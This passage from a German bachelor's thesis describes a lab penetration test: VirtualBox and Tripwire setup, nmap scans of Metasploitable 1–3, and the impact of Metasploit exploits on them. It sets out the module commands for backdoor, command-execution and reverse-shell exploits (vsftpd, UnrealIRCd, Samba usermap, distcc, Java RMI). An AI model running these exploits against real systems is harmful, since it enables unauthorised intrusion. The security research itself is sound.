

Abbildung 5.4: Einrichten des 1. Netzwerkadapters für das NAT-Netzwerk

Host-only-Adapter

Damit eine Verbindung zwischen dem Host und einer VM hergestellt werden kann, wird ein weiteres Netz im Host-only Netzwerk-Manager von VirtualBox eingerichtet. Diese Verbindung ist notwendig, um beispielsweise Dateien zwischen beiden System zu transportieren.



Abbildung 5.5: Erstellen eines Host-Only-Netzwerks zur Kommunikation zwischen den VMs und dem Host

Sobald der Adapter in den globalen Einstellungen einmalig erstellt wurde, kann das Netz über den 2. Adapter an die VM angeschlossen werden. Zu beachten ist, dass ein deaktivierter Adapter nur im ausgeschalteten Modus aktiviert werden kann.



Abbildung 5.6: Einrichten des 2. Netzwerkadapters für das Host-Only-Netzwerk

Die VM kann nun gestartet werden. Nach dem Login kann man mittels ifconfig herauszufinden, ob alle Adapter korrekt eingerichtet und welche IP-Adressen dem System zugewiesen wurden. Fehlt ein Adapter, kann man diesen auf der VM manuell hinzuzufügen:

```
sudo vi /etc/network/interfaces
```



Abbildung 5.7: Verwaltung der konfigurierten Interfaces

Mit folgendem Befehl wird der neue Netzwerkadapter aktiviert:

```
sudo ifup eth1
```

Außerdem ist es wichtig, dass der Port 22 nicht durch eine Firewallregel für eingehende Verbindungen geblockt wird. Es kann unter anderem vorkommen, dass die Uncomplicated Firewall (UFW) Verbindungen zum Port 22 blockt. Diesen kann man durch folgende Eingabe wieder freigeben:

```
sudo ufw allow 22
```

Sobald der VM eine IP zugewiesen wurde, kann auf dem Host folgender Befehl ausgeführt werden, um eine Datei zu übertragen:

```
scp <username>@<IP address>:<source path> <destination path>
```

5.1.3 Konfiguration eines Integritätsprüfers

Für die Integritätsprüfung im Rahmen dieser Untersuchung wird das Tool Tripwire verwendet, welches direkt nach dem Aufsetzen des Betriebssystems installiert werden kann.
Da die Linux-Versionen und somit auch die Pakete, welche auf dem System installiert sind, jedoch schon meist veraltet sind, muss die Paketdatenbank aktualisiert werden. Ebenfalls sind die Links zu den Paketen bereits veraltet, sodass die Datei, welche von der Paketverwaltung zur Installation und Aktualisierung von Programmen genutzt wird, entsprechend angepasst werden muss:

```
sudo vi /etc/apt/sources.list
```

Es ist ausreichend in dieser Datei zu den alten Paket-Releases zu verlinken. Die veralteten Ubuntu-Adressen in der Datei können durch `http://old-releases.ubuntu.com/ubuntu` ersetzt werden. Anschließend kann mit dem Befehl

```
sudo apt-get install tripwire
```

das Tool installiert werden, welches überprüft, ob an Dateien Modifikationen vorgenommen wurden und ob die Integrität des Systems verletzt wurde.
Initialisiert wird Tripwire mit:

```
sudo tripwire --init
```

Anschließend kann das System auf Dateiänderungen überprüft werden:

```
sudo tripwire --check
```

Beim ersten Ausführen dieses Befehls fällt auf, dass sehr viele Meldungen zu Datei-Änderungen ausgegeben werden. Das liegt daran, dass die bereits vordefinierte Policy von Tripwire zu viele Dateien überprüft. Zum Beispiel loggt sie Änderungen bei den Prozessen mit, welche sich durchgehend ändern und somit bei Tripwire ebenfalls stetig eine Meldung verursachen. Um dies zu verhindern, muss die Policy von Tripwire abgeändert werden.
Möchte man die Policy aktualisieren, ist es wichtig, den Befehl

```
sudo tripwire -m p --secure-mode low /etc/tripwire/twpol.txt
```

zur Aktualisierung der Richtlinie im Security-Modus „low“ auszuführen. Wenn die Policy entsprechend angepasst und upgedatet wurde, kann mit Tripwire eine erneute Überprüfung durchgeführt werden. Davor sollten aber die bisherigen Änderungen, welche sich in der Datei report.twr befinden, durch die Eingabe von

```
sudo tripwire --update -r /var/lib/tripwire/report/<existing report>.twr
```

in die Datenbank integriert werden, damit Tripwire nur noch neue Abweichungen berichtet und veraltete Veränderungen verwirft. Es empfiehlt sich, diesen Befehl nach jedem Integritätscheck, der nur bekannte und gewollte Datei-Änderungen beinhaltet, durchzuführen.

5.1.4 Installation des Pentesting-Systems

Zur Durchführung des Penetrationtests wird Kali Linux verwendet, welches mittels VirtualBox virtuell aufgesetzt wird. Hierbei wird beim Erstellen der neuen VM die Linux Distribution Debian ausgewählt. Es wird empfohlen, dem RAM 2GB und dem Speicher 20 GB in diesem Schritt zuzuteilen [kal].
Als nächstes wird die ISO-Datei von Kali Linux (`https://www.kali.org/downloads/`) über das optische Laufwerk in den Einstellungen der VM eingebunden. Nun wird die VM gestartet und durch die Anwendung der Installationsschritte der offiziellen Anleitung von Kali Linux wird das Pentesting-Betriebssystem auf der VM installiert [kal].
Nach dem erfolgreichen Start von Kali Linux wird empfohlen das System auf veraltete Packages zu überprüfen und diese zu aktualisieren:

```
sudo apt-get update
```

Außerdem ist es für die erfolgreiche Ausführung des Pentests wichtig, dass sich das Pentesting-System im selben Netz wie die Testsysteme befindet. Hierfür wählt man in den Netzwerkeinstellungen der VM das selbe NAT-Netzwerk aus, in welchem sich auch die Testsysteme befinden 5.1.2.

5.2 Pentesting

Sobald Kali Linux und mindestens ein Testsystem installiert wurden, kann mit dem Pentest begonnen werden. Auf Kali Linux befindet sich das Programm Armitage, welches dem Nutzer die Möglichkeit bietet, Scans und Angriffe mit Metasploit auszuführen ohne die Konsole zu benutzen [Str].

5.2.1 Durchführen der Schwachstellenüberprüfung

Die Schwachstellenüberprüfung auf allen drei Metasploitable-Versionen wird mit nmap durchgeführt. Das Tool bietet die praktische Möglichkeit, das Scan-Ergebnis direkt in Armitage zu importieren und für einen Pentest zu benutzen. Wählt man den Intense Scan (all TCP ports), wird folgender Code ausgeführt:

```
db_nmap --min-hostgroup 96 -p 1-65535 -n -T4 -A -v <target IP>
```

Außerdem können noch die UDP-Ports auf Schwachstellen überprüft werden:

```
db_nmap --min-hostgroup 96 -sS -n -sU -T4 -A -v <target IP>
```

Metasploitable 1

Der nmap-Scan wurde durchgeführt und es konnten einige offene Ports gefunden werden (siehe Tabelle 5.2 und Tabelle 5.1). Auch das Betriebssystem wurde richtig zugeordnet: Es

handelt sich um eine Linux-Distribution.
Anschließend wurden insgesamt 721 passende Exploits durch Armitage den gefundenen Schwachstellen zugeordnet.

Port	TCP/UDP	Service	Version
53	UDP	domain	ISC BIND 9.4.2
137	UDP	netbios-ssn	Samba smbd netbios-ns

Tabelle 5.1: Offene UDP-Ports, Metasploitable 1

Port	TCP/UDP	Service	Version
21	TCP	ftp	ProFTPD 1.3.1
22	TCP	ssh	OpenSSH 4.7.1p
23	TCP	telnet	Linux telnet
25	TCP	smtp	Postfix smtpd
53	TCP	domain	ISC BIND 9.4.2
80	TCP	http	Apache httpd 2.2.8
139	TCP	netbios-ssn	Samba smbd 3.X - 4.X
445	TCP	netbios-ssn	Samba smbd 3.0.20
3306	TCP	mysql	MySQL 5.0.51a
3632	TCP	distccd	distccd v1
5432	TCP	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
8009	TCP	ajp13	Apache Jserv (Protocol v1.3)
8180	TCP	http	Apache Tomcat/Coyote JSP engine 1.1

Tabelle 5.2: Offene TCP-Ports, Metasploitable 1

Metasploitable 2

Der nmap-Scan wurde durchgeführt und es konnten einige offene Ports gefunden werden (siehe Tabelle 5.4 und Tabelle 5.3). Der standardmäßige nmap-Scan hat einige Ports gefunden, jedoch wären ohne einen vollständigen Scan der TCP-Ports mehrere Schwachstellen unentdeckt geblieben: 3632 (TCP), 6697 (TCP), 47940 (TCP), 52819 (TCP), 59016 (TCP), 59912 (TCP).
Auch das Betriebssystem wurde richtig zugeordnet: Es handelt sich um eine Linux-Distribution. Durch Armitage wurden den gefundenen Schwachstellen insgesamt 723 passende Exploits zugeordnet.

Port	**TCP/UDP**	**Service**	**Version**
53	UDP	domain	ISC BIND 9.4.2
111	UDP	rpcbind	2 (RPC #100000)
137	UDP	netbios-ns	Samba nmbd netbios-ns
2049	UDP	nfs	2-4 (RPC #100003)

Tabelle 5.3: Offene UDP-Ports, Metasploitable 2

Port	TCP/UDP	Service	Version
21	TCP	ftp	vsftpd 2.3.4
22	TCP	ssh	OpenSSH 4.7p1
23	TCP	telnet	Linux telnetd
53	TCP	domain	ISC BIND 9.4.2
80	TCP	http	Apache httpd 2.2.8
111	TCP	rpcbind	2 (RPC #100000)
139	TCP	netbios-ssn	Samba smbd 3.X - 4.X
445	TCP	netbios-ssn	Samba smbd 3.0.20
512	TCP	exec	netkit-rsh rexecd
513	TCP	login	CUPS 1.7
514	TCP	tcpwrapped	unbekannt
1099	TCP	java-rmi	Java RMI Registry
1524	TCP	bindshell	Metasploitable root shell
2049	TCP	nsf	2-4 (RPC #100003)
2121	TCP	ftp	ProFTPD 1.3.1
3306	TCP	mysql	MySQL 5.0.51a
3632	TCP	distccd	distccd v1
5432	TCP	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	TCP	vnc	VNC (protocol 3.3)
6000	TCP	X11	unbekannt
6667	TCP	irc	UnrealIRCd
6697	TCP	irc	UnrealIRCd
8009	TCP	ajp13	Apache Jserv (Protocol v1.3)
8180	TCP	http	Apache Tomcat/Coyote JSP engine 1.1
8787	TCP	drb	Ruby DRb RMI
47940	TCP	java-rmi	Java RMI Registry
52819	TCP	nlockmgr	1-4 (RPC #100021)
59016	TCP	mountd	1-3 (RPC #100005)
59912	TCP	status	1 (RPC #100024)

Tabelle 5.4: Offene TCP-Ports, Metasploitable 2

Metasploitable 3

Der nmap-Scan wurde durchgeführt und es konnten einige offene Ports gefunden werden (siehe Tabelle 5.5). Auch das Betriebssystem wurde richtig zugeordnet: Es handelt sich um eine Linux-Distribution. Armitage konnte den gefundenen Schwachstellen insgesamt 639 passende Exploits zuordnen.

Port	TCP/UDP	Service	Version
21	TCP	ftp	ProFTPD 1.3.5
22	TCP	ssh	OpenSSH 6.6.1p1
80	TCP	http	Apache httpd 2.4.7
445	TCP	netbios-ssn	Samba smbd 4.3.11
631	TCP	ipp	CUPS 1.7
3306	TCP	mysql	MySQL
3500	TCP	http	WEBrick httpd 1.3.1
6697	TCP	irc	UnrealIRCd

Tabelle 5.5: Offene Ports, Metasploitable 3

5.2.2 Ausführen der Exploits und Überprüfen der Auswirkungen

Als erstes werden die Exploits, die durch eine Hail-Mary-Attacke auf das Testsystem gefunden wurden oder die für eine der drei Metasploitable-Variante bekannt sind, anhand ihrer Metadaten kategorisiert („erwartete Kategorie“).
Anschließend werden sie einzeln ausgeführt und es soll überwacht werden, ob im Zusammenhang mit den ausgeführten Exploits Dienste gestoppt oder gestartet wurden. Hierfür führt man jeweils vor, während und nach dem Angriff diesen Befehl aus und verwendet verschiedene Dateinamen für die Log-Dateien [Buz19]:

```
top -b -n1 > /tmp/<new file>.log
```

Da eine manuelle Überprüfung der Log-Dateien schnell durchzuführen ist, wird hier auf auf Monitoring-Tools wie z. B. Nagios oder Icinga 2 verzichtet.
Um festzustellen, ob eine Integritätsverletzung vorliegt und in welchem Ausmaß, wird nach dem Ausführen jedes einzelnen Exploits ein Bericht mittels tripwire erstellt. Nachdem man das System auf Änderungen geprüft hat (siehe Kapitel 5.1.3), kann man den Tripwire-Report im Klartext speichern:

```
sudo twprint -m r --twrfile /var/lib/tripwire/report/[existing report].twr
  > /tmp/<new file>.txt
```

Falls in dem Report eine Integritätsvorletzung vorhanden ist, soll überprüft werden, welche Datei für die Integritätsverletzung verantwortlich ist und welche Änderungen an dieser vorgenommen wurden.

Mit diesen Informationen kann nun die Auswirkung auf das System bestimmt werden („tatsächliche Kategorie“).
Alle Details, die für die Kategorisierung von Bedeutung sind, werden in den nachfolgenden Tabellen aufgeführt. Mit der CVE-ID kann die betroffene Schwachstelle in der NVD eindeutig ermittelt werden, welche Auskunft über die Auswirkung auf die Verfügbarkeit (CVE:A) und die Integrität (CVE:I) gibt. Der jeweilige Exploit-Typ konnte mithilfe der Exploit-DB bestimmt werden.

Metasploitable 1

Die in Kapitel 4.1 gelisteten Exploits konnten nicht alle auf Metasploitable 1 angewendet werden. Stattdessen wurden zwei weitere Exploits gefunden (usermap_script und postgres_payload), die erfolgreich eine Schwachstelle ausnutzen konnten. Alle fünf erfolgreichen Exploits sind in der Tabelle 5.6 aufgelistet.
Bei den meisten Exploits ist keine Anpassung der Optionen notwendig. Es muss nur der RHOST, also die IP-Adresse von Metasploitable 2, gesetzt werden. Nur bei einem Exploit (tomcat_mgr_login) muss als RPORT manuell der Port 8180 eingegeben werden.

Nr	Name	Port	CVE-ID	Auswirkungsgrad
1	tikiwiki_graph_formula_exec	80	2007-5423	nicht-intrusiv
2	usermap_script	139	2007-2447	nicht-intrusiv
3	distcc_exec	3632	2004-2687	nicht-intrusiv
4	postgres_payload	5432	2007-3280	nicht-intrusiv
5	tomcat_mgr_login	8180	2010-4094 2010-0557 2009-4189 2009-4188 2009-3843 2009-3548 1999-0502	nicht-intrusiv

Tabelle 5.6: Erfolgreich ausgeführte Exploits, Metasploitable 1

Die Auswirkung der Exploits auf das System wurde überprüft. Tatsächlich wurde weder die Verfügbarkeit noch die Integrität von den Exploits verletzt. Die jeweiligen Log-Dateien und Tripwire-Reports befinden sich im Anhang.

Nr	Metasploit Ranking	CVE:A	CVE:I	Typ	Kategorie (erwartet)	Kategorie (tatsächlich)
1	excellent	partial	partial	webapps	destruktiv	nicht-intrusiv
2	excellent	partial	partial	remote	destruktiv	nicht-intrusiv
3	excellent	complete	complete	remote	destruktiv	nicht-intrusiv
4	excellent	complete	complete	remote	destruktiv	nicht-intrusiv
5	normal	complete	complete	remote	destruktiv	nicht-intrusiv

Tabelle 5.7: Kategorisierung der Exploits, Metasploitable 1

Metasploitable 2

Armitage findet 723 Exploits, die potentiell Schaden anrichten könnten. Aber nur wenige davon können tatsächlich eine Schwachstelle ausreizen. In der Tabelle 5.8 sind 13 Exploits aufgelistet, die im Rahmen dieser Bachelorarbeit erfolgreich eine Schwachstelle auf Metasploitable angreifen konnten.
Bei einigen Exploits war keine Anpassung der Optionen notwendig. Es musste nur der RHOST, also die IP-Adresse von Metasploitable 2, gesetzt werden.
Andere Exploits funktionieren erst, wenn sie manuell mit den richtigen Einstellungen konfiguriert werden:

- java_rmi_server:
  Für diesen Exploit muss der Payload angepasst werden, damit er erfolgreich ist. Es muss ein Payload ausgewählt werden, der eine Reverse Connection verwendet (z. B. cmd/unix/reverse).

- drb_remote_codeexec:
  Auch hier muss ein Payload gesetzt werden, der eine Reverse Connection verwendet.

- twiki_history:
  Bei diesem Exploit muss ebenfalls wie bei den vorherigen beiden der Payload geändert werden.

- postgres_payload:
  Hier ist auch eine Reverse Connection notwendig.

- rsh_login:
  Der RPORT muss manuell auf 513 gesetzt werden. Ansonsten wird der falsche Port des Angriffsziels, Port 514, als Ziel genutzt.

- samba_symlink_traversal:
  Die Option SMBSHARE muss die Eingabe tmp erhalten.

- tomcat_mgr_login:
  Als RPORT muss der Port 8180 eingegeben werden.

Nr	Name	Port	CVE-ID	Auswirkungsgrad
1	vsftpd_234_backdoor	21	2011-2523	nicht-intrusiv
2	php_cgi_arg_injection	80	2012-1823	nicht-intrusiv
3	twiki_history	80	2005-2877	nicht-intrusiv
4	usermap_script	139	2007-2447	nicht-intrusiv
5	samba_symlink_traversal	445	2010-0926	nicht-intrusiv
6	rsh_login	513	1999-0651 1999-0502	nicht-intrusiv
7	java_rmi_server	1099	2011-3556	nicht-intrusiv
8	distcc_exec	3632	2004-2687	nicht-intrusiv
9	postgres_payload	5432	2007-3280	nicht-intrusiv
10	vnc_login	5900	1999-0506	nicht-intrusiv
11	unreal_ircd_3281_backdoor	6667 6697	2010-2075	nicht-intrusiv
12	drb_remote_codeexec	8787	2013-0156	nicht-intrusiv
13	tomcat_mgr_login	8180	2010-4094 2010-0557 2009-4189 2009-4188 2009-3843 2009-3548 1999-0502	nicht-intrusiv

Tabelle 5.8: Erfolgreich ausgeführte Exploits, Metasploitable 2

Die Auswirkung der Exploits auf das System wurde überprüft. Tatsächlich wurde weder die Verfügbarkeit noch die Integrität von den Exploits verletzt. Die jeweiligen Log-Dateien und Tripwire-Reports befinden sich im Anhang.

Nr	Metasploit Ranking	CVE:A	CVE:I	Typ	Kategorie (erwartet)	Kategorie (tatsächlich)
1	excellent	complete	complete	remote	destruktiv	nicht-intrusiv
2	excellent	partial	partial	remote	destruktiv	nicht-intrusiv
3	excellent	partial	partial	webapps	destruktiv	nicht-intrusiv
4	excellent	partial	partial	remote	destruktiv	nicht-intrusiv
5	normal	none	none	remote	nicht-intrusiv	nicht-intrusiv
6	normal	partial	partial	remote	destruktiv	nicht-intrusiv
7	excellent	partial	partial	remote	destruktiv	nicht-intrusiv
8	excellent	complete	complete	remote	destruktiv	nicht-intrusiv
9	excellent	complete	complete	remote	destruktiv	nicht-intrusiv
10	normal	complete	complete	remote	destruktiv	nicht-intrusiv
11	excellent	partial	partial	remote	destruktiv	nicht-intrusiv
12	excellent	partial	partial	remote	destruktiv	nicht-intrusiv
13	normal	complete	complete	remote	destruktiv	nicht-intrusiv

Tabelle 5.9: Kategorisierung der Exploits, Metasploitable 2

Metasploitable 3

In der Linux-Variante der dritten Metasploitable-Version wurden drei Exploits gefunden. Alle drei Exploits müssen neben dem Setzen des RHOSTS noch angepasst werden:

- unreal_ircd_3281_backdoor:
  Hier muss nur der RPORT in den Port 6697 umgeändert werden.

- proftpd_modcopy_exec:
  Für diesen Exploit ist eine Anpassung des Payloads für eine erfolgreiche Anwendung notwendig. Der zu wählende Payload muss nämlich eine Reverse Connection aufbauen (z. B. cmd/unix/reverse). Zusätzlich muss als sitepath /var/www/html gesetzt werden.

- drupal_drupageddon:
  Auch hier muss ein Payload eingesetzt werden, der eine Reverse Connection verwendet. Außerdem muss als targeturi der Pfad /drupal/ angegeben werden.

Die Auswirkung der Exploits auf das System wurde überprüft. Tatsächlich wurde weder die Verfügbarkeit noch die Integrität von den Exploits verletzt. Die jeweiligen Log-Dateien und Tripwire-Reports befinden sich im Anhang.

Nr	Name	Port	CVE-ID	Auswirkungsgrad
1	proftpd_modcopy_exec	21	2015-3306	nicht-intrusiv
2	drupal_drupageddon	80	2014-3704	nicht-intrusiv
3	unreal_ircd_3281_backdoor	6697	2010-2075	nicht-intrusiv

Tabelle 5.10: Erfolgreich ausgeführte Exploits, Metasploitable 3

Nr	Metasploit Ranking	CVE:A	CVE:I	Typ	Kategorie (erwartet)	Kategorie (tatsächlich)
1	excellent	complete	complete	remote	destruktiv	nicht-intrusiv
2	excellent	partial	partial	webapps	destruktiv	nicht-intrusiv
3	excellent	partial	partial	remote	destruktiv	nicht-intrusiv

Tabelle 5.11: Kategorisierung der Exploits, Metasploitable 3

5.2.3 Analyse der Exploits

In diesem Kapitel werden die Exploits, die auf Metasploitable 1, 2 oder 3 erfolgreich ausgeführt wurden, näher beschrieben. Zusätzlich sollen die tatsächliche Kategorie mit der geschätzten Kategorie (siehe Abbildung 3.2 ohne manuelle Überprüfung) verglichen werden.

tikiwiki graph formula exec

Dieser Exploit, welcher 2007 offengelegt wurde und in Metasploitable 1 Anwendung findet, wird in Metasploit geladen:

```
use exploit/unix/webapp/tikiwiki_graph_formula_exec
set RHOST <target IP address>
run
```

Nachdem der RHOST gesetzt wurde, kann der Exploit auf den RPORT 80 gestartet werden. Es wird eine Schwachstelle im TikiWiki ($\leq$ 1.9.8) ausgenutzt, die das Ausführen von beliebigen PHP Code ermöglicht. Das Skript „tiki-graph_formula.php“ leitet die Eingabe eines Users teilweise unbehandelt an die Funktion „create_function()“, wodurch die Code-Ausführung ermöglicht wird.
Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt keine privilegierten Rechte und hat einen recht hohen CVSS-Score von 7.5.
Zwar kann man aus dem Ranking schlussfolgern, dass der Exploit keinen Absturz erwirkt, jedoch kann rein aus den Daten nicht sichergestellt werden, dass die Integrität nicht verletzt wird. Daher muss der Exploit vorsichtshalber als destruktiv eingestuft werden.
Durch die manuelle Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv zutreffender ist.

unreal ircd 3281 backdoor

Der Exploit, welcher 2010 offengelegt wurde, in Metasploit geladen:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RPORT 6697
set RHOST <target IP address>
run
```

Mit den gesetzten Optionen funktioniert er bei den ersten beiden Metasploitable-Versionen. Bei Metasploitable 2 kann er auch mit dem RPORT 6667 ausgeführt werden.
Der Exploit nutzt eine Backdoor im Download Archiv von Unreal IRCD 3.2.8.1 aus.
Es werden keine privilegierten Rechte benötigt. Des Weiteren hat der Exploit, der als exzellent eingestuft wird, einen recht hohen CVSS-Score von 7.5.
Aus dem Ranking kann man schließen, dass der Exploit keinen Absturz erwirkt, jedoch kann nicht garantiert werden, dass keine Integritätsverletzung vorliegt. Deshalb wird der Exploit vorsichtshalber als destruktiv eingestuft werden.
Durch die manuelle Überprüfung konnte ihm die Kategorie nicht-intrusiv zugewiesen werden.

vsftpd 234 backdoor

Die Ausführung dieses Exploits, welcher 2011 veröffentlicht wurde, wird gestartet:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RPORT 21
set RHOST <target IP address>
run
```

Eine Backdoor in dem Paket vsftpd 2.3.4 kann ausgenutzt werden, um Code auf dem Zielsystem auszuführen. Für die Ausführung werden priviligierte Rechte benötigt.
Die Schwachstelle wurde direkt in der selben Version geschlossen, weshalb der CVSS-Score nicht mehr abgerufen werden kann.
Aus dem Ranking kann wieder geschlussfolgert werden, dass der Exploit keinen Absturz erwirkt, aber aus den reinen Daten kann eine Integritätsverletzung nicht ausgeschlossen werden. Der Exploit wird deswegen vorsichtshalber als destruktiv eingeordnet.
Die manuelle Überprüfung ergab, dass die Kategorie nicht-intrusiv auf den Exploit zutrifft.

java rmi server

Dieser Exploit, welcher 2011 offengelegt wurde, wird in Metasploit geladen:

```
use exploit/multi/misc/java_rmi_server
set payload cmd/unix/reverse
set RPORT 1099
set RHOST <target IP address>
run
```

Die Standardeinstellung der Dienste RMI Registry und RMI Activation erlaubt es, Klassen von einer beliebigen URL(HTTP) zu laden. Dadurch wird eine Funktion im RMI Distributed Garbage Collector aufgerufen, die unter anderem gegen rmiregistry und rmid verwendet werden kann.

Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt keine privilegierten Rechte und hat einen recht hohen CVSS-Score von 7.5.
Zwar kann man wieder aus dem Ranking schlussfolgern, dass der Exploit keinen Absturz erwirkt, jedoch kann rein aus den Daten nicht sichergestellt werden, dass die Integrität nicht verletzt wird. Daher muss der Exploit vorsichtshalber als destruktiv eingestuft werden.
Durch die manuelle Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv zutreffender ist.

drb remote codeexec

Der Exploit, welcher 2011 offengelegt wurde und ein exzellentes Ranking besitzt, wird ausgeführt:

```
use exploit/linux/misc/drb_remote_codeexec
set payload cmd/unix/reverse
set RPORT 8787
set RHOST <target IP address>
run
```

Durch eine Schwachstelle in dRuby kann ein beliebiger Code auf dem Zielsystem ausgeführt werden.
Der Exploit benötigt keine privilegierten Rechte und hat einen recht hohen CVSS-Score von 7.5.
Der Exploit lässt laut dem Ranking das System nicht abstürzen. Die Integrität ist aber nicht sichergestellt. Aus diesem Grund wird der Exploit der Kategorie destruktiv zugeordnet.
Mit der manuellen Überprüfung konnte nachgewiesen werden, dass die Kategorie nicht-intrusiv besser passt.

php cgi arg injection

Dieser Exploit, welcher 2012 offengelegt wurde, wird in Metasploit geladen:

```
use exploit/multi/http/php_cgi_arg_injection
set RPORT 80
set RHOST <target IP address>
run
```

Wenn PHP (bis zu den Versionen 5.3.12 und 5.4.2) als Common Gateway Interface (CGI) ausgeführt wird, ist es gegenüber einer Argument Injection verwundbar. Der Exploit nutz das -d Flag aus, um php.ini Anweisungen zur Code-Ausführung anzulegen.
Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt keine privilegierten Rechte und hat einen recht hohen CVSS-Score von 7.5.
Aus dem Ranking kann geschlossen werden, dass der Exploit das System nicht abstürzen lässt. Trotzdem kann nicht sichergestellt werden, dass die Integrität erhalten bleibt. Aus dem Grund wird der Exploit als destruktiv eingestuft.
Durch die manuelle Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv zutreffender ist.

usermap script

Dieser Exploit, welcher 2007 offengelegt wurde, wird folgendermaßen gestartet:

```
use exploit/multi/samba/usermap_script
set RPORT 139
set RHOST <target IP address>
run
```

Mit diesem Exploit wird eine Command Execution Schwachstelle in Samba (Versionen 3.0.20 bis 3.0.25rc3), wenn die Option „username map script“ konfiguriert wurde, welches dazu dient, um Benutzernamen zu mappen. Indem ein Benutzername gewählt wird, welcher Shell Meta Characters enthält, ist es möglich, beliebige Befehle auf dem Angriffsziel auszuführen.
Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt privilegierte Rechte und hat einen mittleren CVSS-Score von 6.0.
Zwar kann man wieder aus dem Ranking den Schluss ziehen, dass der Exploit keinen Absturz erwirkt, jedoch kann nicht sichergestellt werden, dass die Integrität nicht verletzt wird. Der Exploit wird aus dem Grund als destruktiv bezeichnet.
Mit der manuellen Überprüfung konnte aber gezeigt werden, dass die Kategorie nicht-intrusiv auf den Exploit passender ist.

distcc exec

Dieser Exploit, welcher 2002 offengelegt wurde, wird ausgeführt:

```
use exploit/unix/misc/distcc_exec
set RPORT 3632
set RHOST <target IP address>
run
```

Es wird eine Schwachstelle in DistCC (Versionen 2.x) ausgenutzt, die das Ausführen von beliebigen Code auf jedem System ermöglicht, auf welchem das Programm DistCC läuft. Falls der Zugriff auf den Zielport nicht eingeschränkt wurde, können über die Kompilierung beliebige Befehle ausgeführt werden.
Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt keine privilegierten Rechte und hat einen sehr hohen CVSS-Score von 9.3.
Auch hier kann man wieder aus dem Ranking schlussfolgern, dass der Exploit das System nicht abstürzen lässt. Dennoch kann rein aus den Daten nicht sichergestellt werden, dass die Integrität nicht verletzt wird. Daher muss der Exploit vorsichtshalber als destruktiv eingestuft werden.
